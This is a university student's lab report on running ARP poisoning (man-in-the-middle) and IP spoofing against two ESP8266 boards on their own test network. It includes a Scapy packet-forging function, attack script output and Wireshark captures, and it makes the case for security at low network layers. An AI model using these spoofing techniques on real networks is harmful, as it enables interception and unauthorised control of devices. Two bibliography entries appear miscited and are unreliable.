UMONS
Université de Mons

Faculté Polytechnique

ARP poisoning and IP spoofing in ESP8266 communication

Description of the project

Ewan GENCSEK

POLYTECH MONS

Academic year 2022-2023

ACADÉMIE UNIVERSITAIRE WALLONIE-BRUXELLES

Contents

Chapter 1

Introduction

Here is a document describibing how I made an ARP poinsoning and an IP spoofing *python* scripts to attack a network of two ESP8266's. This work was made for introducing cybersecurity in the low layers of the OSI model [1]. It is an "add-on" of the work of Véronique Georlette and Alexander Gros on ESP8266 that you can find on the link here: `https://github.com/verogeorl/CREACTIF_IOTLAB`

Chapter 2

Description of the communication system

2.1 Description

The system is composed by two ESP8266's and a computer. One ESP8266, the master or ESP8266 A, is sending UDP message to the second ESP8266, the slave or ESP8266 B, to light on a led. The computer is trying to capture the messages and to control the slave's led. The computer is using *Wireshark* [2] and *python* to achieve these goals. The communication system is shown on Figure 2.1.



Figure 2.1: Communication system

The slave will respond to only "ON" (light on his LED) or "OFF" (light off his LED) commands sent by the master. To distinguish the sender, slave is verifying the sender IP and consider the command only if it comes from the master's IP address.

2.2 Configuration

The configuration of the master and slave ESP8266's follow instruction of the github `https://github.com/verogeorl/CREACTIF_IOTLAB` and the tutorial on "How to send and receive udp packet with esp8266" [3] (`https://www.youtube.com/watch?v=IVjkiEWNf5k`).

The important part are that static IP addresses are used (192.168.0.212 for the master and 192.168.0.213 for the slave). These addresses are arbitrarly chosen and can be changed following the application. You can read the lines below defining the master and slave IP addresses in the *.ino* files (*listening_esp.ino* and *sending_esp.ino*) used to configure ESP8266's.

```
IPAddress staticIP(192,168,0,212); //format *,*,*,* IP address of
   master
IPAddress dest(192,168,0,213);  // IP address of slave
```

Here are the lines that allows the ESP8266 A to send a UDP packet with "ON" as data to the ESP8266 B:

```
udp.beginPacket(dest, UDP_PORT); // Create a UDP packet with
   destination dest:UDP_PORT
udp.write("ON"); // Put "ON" as the data in the packet
udp.endPacket();   // End the packet and send it
```

For more information about configuring IP addresses of an ESP8266 and sending UDP packet with it, please refer to the github (`https://github.com/verogeorl/CREACTIF_IOTLAB`) or other litterature.

The important part about the ESP8266 B configuration is to open a port to listen the UDP packets that is sent to it. You can see below the code to open the UDP port that is in *setup()* function:

```
// Begin listening to UDP port
udp.begin(UDP_PORT);
```

In the *loop()* function, we have:

```
int packetSize = udp.parsePacket(); // Retreive the received
   packet size
if (packetSize) {
  int len = udp.read(packet, 255);
}
```

In the above code, packet is used as a buffer and 255 is its maximum size, chosen arbitrarly. The buffer, i.e. packet, holds incoming packets.

Chapter 3

ARP poisoning

As the system is now, we cannot listen the communication between ESP8266's. The goal of ARP poisoning is to position the computer between the ESP8266's by altering the ARP table of each ESP8266's, as it is show on Figure 3.1.



Figure 3.1: Communication system

In order to do so, the computer sends to the master ESP8266 ARP response saying that the MAC address corresponding to the IP address of the slave ESP8266 is the MAC address of the computer. This will result in sending the packet to the computer and not the to the slave ESP8266. The packet sent to the computer is then forwarded to the slave ESP8266.

In linux systems, it is needed to activate the ip packet forwarding by using this command:

```
sudo sysctl net.ipv4.ip_forward=1
```

If this is not enabled, the packet will be not forwarded and lost. The slave ESP8266 will not receive the command.

The *python* library *scapy* and *python* script *ARP_poisoning.py* are used to perform the ARP poisoning attack. Please refer to [4] and [5] for more information.

3.1 Procedure

In wireshark we can observe on Figure 3.2 that every second ARP requests are sent to both ESP8266's to know there MAC addresses (master: 68:c6:3a:9f:4e:42 and slave: 68:c6:3a:9f:4f:c5). Then, the computer sends to both ESP8266's ARP responses to link ESP8266 IP addresses to the computer MAC addresses (d4:54:8b:70:b3:95).

47	8.496400192	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.213? Tell 192.168.0.100
48	8.499374814	Espressi_9f:4f:c5	IntelCor_70:b3:95	ARP	42 192.168.0.213 is at 68:c6:3a:9f:4f:c5
49	8.545213307	IntelCor_70:b3:95	Espressi_9f:4f:c5	ARP	42 192.168.0.212 is at d4:54:8b:70:b3:95 (duplicate use of 192.168.0.213 detected!)
50	9.604432008	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.212? Tell 192.168.0.100
51	9.611435085	Espressi_9f:4e:42	IntelCor_70:b3:95	ARP	42 192.168.0.212 is at 68:c6:3a:9f:4e:42
52	9.645020928	IntelCor_70:b3:95	Espressi_9f:4e:42	ARP	42 192.168.0.213 is at d4:54:8b:70:b3:95
53	9.684532509	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.213? Tell 192.168.0.100
54	9.693065302	Espressi_9f:4f:c5	IntelCor_70:b3:95	ARP	42 192.168.0.213 is at 68:c6:3a:9f:4f:c5
55	9.737025047	IntelCor_70:b3:95	Espressi_9f:4f:c5	ARP	42 192.168.0.212 is at d4:54:8b:70:b3:95 (duplicate use of 192.168.0.213 detected!)
56	10.768481755	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.212? Tell 192.168.0.100
57	10.774583717	Espressi_9f:4e:42	IntelCor_70:b3:95	ARP	42 192.168.0.212 is at 68:c6:3a:9f:4e:42
58	10.820949530	IntelCor_70:b3:95	Espressi_9f:4e:42	ARP	42 192.168.0.213 is at d4:54:8b:70:b3:95

Figure 3.2: Capture Wireshark: ARP frames sent to both ESP8266's

Let's look at the frame 55 shown on Figure 3.3. This frame is a ARP response sent from the computer (source MAC address: d4:54:8b:70:b3:95) to the ESP8266 B. The opcode is reply (2) and the sender IP address is the ESP8266 A IP address while it is the computer that sent the reponse.

```
▸ Frame 55: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface wlan0, id 0
▸ Ethernet II, Src: IntelCor_70:b3:95 (d4:54:8b:70:b3:95), Dst: Espressi_9f:4f:c5 (68:c6:3a:9f:4f:c5)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: IntelCor_70:b3:95 (d4:54:8b:70:b3:95)
    Sender IP address: 192.168.0.212
    Target MAC address: Espressi_9f:4f:c5 (68:c6:3a:9f:4f:c5)
    Target IP address: 192.168.0.213
▸ [Duplicate IP address detected for 192.168.0.212 (d4:54:8b:70:b3:95) - also in use by 68:c6:3a:9f:4e:42 (frame 52)]
▸ [Duplicate IP address detected for 192.168.0.213 (68:c6:3a:9f:4f:c5) - also in use by d4:54:8b:70:b3:95 (frame 52)]

0000  68 c6 3a 9f 4f c5 d4 54  8b 70 b3 95 08 06 00 01   h·:·O··T ·p·····
0010  08 00 06 04 00 02 d4 54  8b 70 b3 95 c0 a8 00 d4   ·······T ·p·····
0020  68 c6 3a 9f 4f c5 c0 a8  00 d5                     h·:·O··· ··
```

Figure 3.3: Capture Wireshark: Frame 55

The ARP protocol also detect that there are duplicated IP addresses (in yellow on Figure 3.3): one IP address correspond to two MAC addresses. This warning reduces the discretion of the attack.

Figure 3.4 shows what we describe above and also the end of the attack. When the ARP poisoning is stopped, the computer restores the communication between the ESP8266's by sending them ARP responses with the correct MAC addresses.

```
[+] Sent to 192.168.0.213 : 192.168.0.212 is-at d4:54:8b:70:b3:95
[+] Sent to 192.168.0.212 : 192.168.0.213 is-at d4:54:8b:70:b3:95
[+] Sent to 192.168.0.213 : 192.168.0.212 is-at d4:54:8b:70:b3:95
[+] Sent to 192.168.0.212 : 192.168.0.213 is-at d4:54:8b:70:b3:95
[+] Sent to 192.168.0.213 : 192.168.0.212 is-at d4:54:8b:70:b3:95
[+] Sent to 192.168.0.212 : 192.168.0.213 is-at d4:54:8b:70:b3:95
[+] Sent to 192.168.0.213 : 192.168.0.212 is-at d4:54:8b:70:b3:95
^C[!] Detected CTRL+C ! restoring the network, please wait ...
[+] Sent to 192.168.0.212 : 192.168.0.213 is-at 68:c6:3a:9f:4f:c5
[+] Sent to 192.168.0.213 : 192.168.0.212 is-at 68:c6:3a:9f:4e:42
```

Figure 3.4: Terminal screenshot: ARP poisoning attack

This is necessary to avoid cutting off the communication between both ESP8266's. If it is not made, the communication will be cut off and one can detect that there was something going on the channel.

As Figure 3.5 shows, the UDP command packet is sent to the computer and then redirected to the ESP8266 B. The frames 506 and 507 are shown on Figure 3.6 and on Figure 3.7, respectively.

```
506 98.529753205  192.168.0.212    192.168.0.213    UDP    44 61400 → 54321 Len=2
507 98.529776409  192.168.0.212    192.168.0.213    UDP    44 61400 → 54321 Len=2
```

Figure 3.5: Wireshark capture: packet redirecting

```
▸ Frame 506: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface wlan0, id 0
▸ Ethernet II, Src: Espressi_9f:4e:42 (68:c6:3a:9f:4e:42), Dst: IntelCor_70:b3:95 (d4:54:8b:70:b3:95)
▸ Internet Protocol Version 4, Src: 192.168.0.212, Dst: 192.168.0.213
▸ User Datagram Protocol, Src Port: 61400, Dst Port: 54321
▸ Data (2 bytes)

0000  d4 54 8b 70 b3 95 68 c6  3a 9f 4e 42 08 00 45 00   ·T·p··h· :·NB··E·
0010  00 1e 05 88 00 00 ff 11  33 4d c0 a8 00 d4 c0 a8   ········ 3M······
0020  00 d5 ef d8 d4 31 00 0a  69 87 4f 4e               ·····1·· i·ON
```

Figure 3.6: Wireshark capture: frame 506



Figure 3.7: Wireshark capture: frame 507

Firstly, the UDP packet is sent from the ESP8266 A (MAC address: 68:c6:3a:9f:4e:42) to the computer (MAC address: d4:54:8b:70:b3:95), as shown on Figure 3.6. Then, the computer sends the packet to the ESP8266 B (MAC address: 68:c6:3a:9f:4f:c5), as shown on Figure 3.7.

These observations are made with a command "ON" but this is the same for command "OFF". The command can be observed in the payload of the packet (Figures 3.6 and 3.7). These command are sent in plaintext, which is not really secure.

Chapter 4

IP spoofing

The second goal of this little project is to control the slave ESP8266 by impersonating master ESP8266 IP address. If we simply send a UDP packet from the computer to the slave ESP8266, as shown on Figure 4.1, nothing happens.



Figure 4.1: Communication system

As written above, ESP8266 B is verifying the source IP address of the received UDP packet. If it doesn't correspond to the master ESP8266, then the slave ESP8266 ignores the command.

To make the slave ESP8266 perform the command the computer sent, the master ESP8266 IP address as to be used as the source IP address in the UDP packet as shown on Figure 4.2.

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Source IPv4 Address																															
4	32	Destination IPv4 Address																															
8	64	Zeroes								Protocol								UDP Length															
12	96	Source Port																Destination Port															
16	128	UDP Length																Checksum															
20	160+	Data																															

Figure 4.2: UDP Packet [6]

Scapy library allows to do that as shown on the code below:

```
def IP_UDP_packet(source_IP, dest_IP, src_port, dest_port,
   data_raw, verbose=True):

"""
This function will send a UDP/IP packet to dest_IP:dest_port with
   data_raw as
payload and source_IP:src_port as source.
"""

pkt = IP(src=source_IP, dst=dest_IP)/UDP(sport=src_port,dport=
   dest_port)/Raw(load=data_raw)
send(pkt, verbose=0)
if verbose:
  print("[+] Sent '{}' to {}:{} from {} :: {}".format(data_raw,
     dest_IP, dest_port, source_IP, pkt))
```

The source IP address is the master ESP8266 IP address and the destination IP address is the slave ESP8266 IP address. This is part from the *send_ip_packet.py python* script.

4.1 Procedure

Figure 4.3 show some wireshark-captured UDP packets (frames 1447 and 1462) send from IP address 192.168.0.212 ESP8266 A to IP address 192.168.0.213 ESP8266 B whith command "ON" and "OFF". This is what we wanted.

1447	277.081470815	192.168.0.212	192.168.0.213	UDP	44 54322 → 54321 Len=2
1448	277.312356976	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.21
1449	277.320062798	Espressi_9f:4e:42	IntelCor_70:b3:95	ARP	42 192.168.0.212 is at
1450	277.376944942	IntelCor_70:b3:95	Espressi_9f:4e:42	ARP	42 192.168.0.213 is at
1451	277.424431811	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.21
1452	277.427121860	Espressi_9f:4f:c5	IntelCor_70:b3:95	ARP	42 192.168.0.213 is at
1453	277.465094216	IntelCor_70:b3:95	Espressi_9f:4f:c5	ARP	42 192.168.0.212 is at
1454	278.512429324	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.21
1455	278.515397923	192.168.0.212	192.168.0.213	UDP	44 61400 → 54321 Len=2
1456	278.515432006	192.168.0.212	192.168.0.213	UDP	44 61400 → 54321 Len=2
1457	278.527455808	Espressi_9f:4e:42	IntelCor_70:b3:95	ARP	42 192.168.0.212 is at
1458	278.560954420	IntelCor_70:b3:95	Espressi_9f:4e:42	ARP	42 192.168.0.213 is at
1459	278.604398575	IntelCor_70:b3:95	Broadcast	ARP	42 Who has 192.168.0.21
1460	278.607333558	Espressi_9f:4f:c5	IntelCor_70:b3:95	ARP	42 192.168.0.213 is at
1461	278.657067886	IntelCor_70:b3:95	Espressi_9f:4f:c5	ARP	42 192.168.0.212 is at
1462	279.129206598	192.168.0.212	192.168.0.213	UDP	45 54322 → 54321 Len=3

Figure 4.3: Wireshark capture: UDP packets



Figure 4.4: Wireshark capture: frame 1447



Figure 4.5: Wireshark capture: frame 1462

Figures 4.4 and 4.5 show the frames 1447 and 1462 corresponding to a "ON" command and a "OFF" command, respectively. The source IP address of the packets is the ESP8266 A's as wanted. The source MAC address is still the computer's but it could have been modified with *scapy*.

Chapter 5

Conclusion

As it is presented in this report, it is easy to perform a man-in-the-middle attack and an IP spoofing attack. It is then critical to add cybersecurity in communication systems. Note that some assumptions are made in this project but a lot of systems are still unprotected and easily attacked by malicious entities.

In this project, we successfully intercepted and forwarded packets from an ESP8266 to another one without cutting off their communication. We also create our own packets to command the slave ESP8266 by using the master ESP8266 IP address as source address.

Bibliography

[1] Wikipedia contributors, "Osi model — Wikipedia, the free encyclopedia," [Online; accessed 2-February-2023]. [Online]. Available: https://en.wikipedia.org/w/index.php?title=OSI_model&oldid=1116183418

[2] Gerald Combs, "Wireshark." [Online]. Available: https://www.wireshark.org/

[3] E. Magic. How to send and receive udp packet with esp8266. Youtube. [Online]. Available: https://www.youtube.com/watch?v=IVjkiEWNf5k

[4] Gerald Combs, "Scapy project." [Online]. Available: https://scapy.net/

[5] A. Rockikz. How to send and receive udp packet with esp8266. PythonCode. [Online]. Available: https://www.thepythoncode.com/article/building-arp-spoofer-using-scapy

[6] User datagram protocol. Wikipedia. [Online]. Available: https://en.wikipedia.org/wiki/User_Datagram_Protocol